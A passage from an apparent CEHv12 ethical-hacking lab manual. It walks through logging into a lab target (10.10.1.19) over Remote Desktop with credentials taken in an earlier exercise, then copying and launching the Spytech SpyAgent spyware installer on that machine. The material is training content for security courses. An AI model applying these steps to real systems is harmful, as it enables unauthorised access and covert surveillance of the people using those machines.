In the **User name** field, type **Jason** and click **Connect**.




4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A **Remote Desktop Connection** window appears; click **Yes**.




Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

6. A **Remote Desktop connection** is successfully established.



7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.




9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




10. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

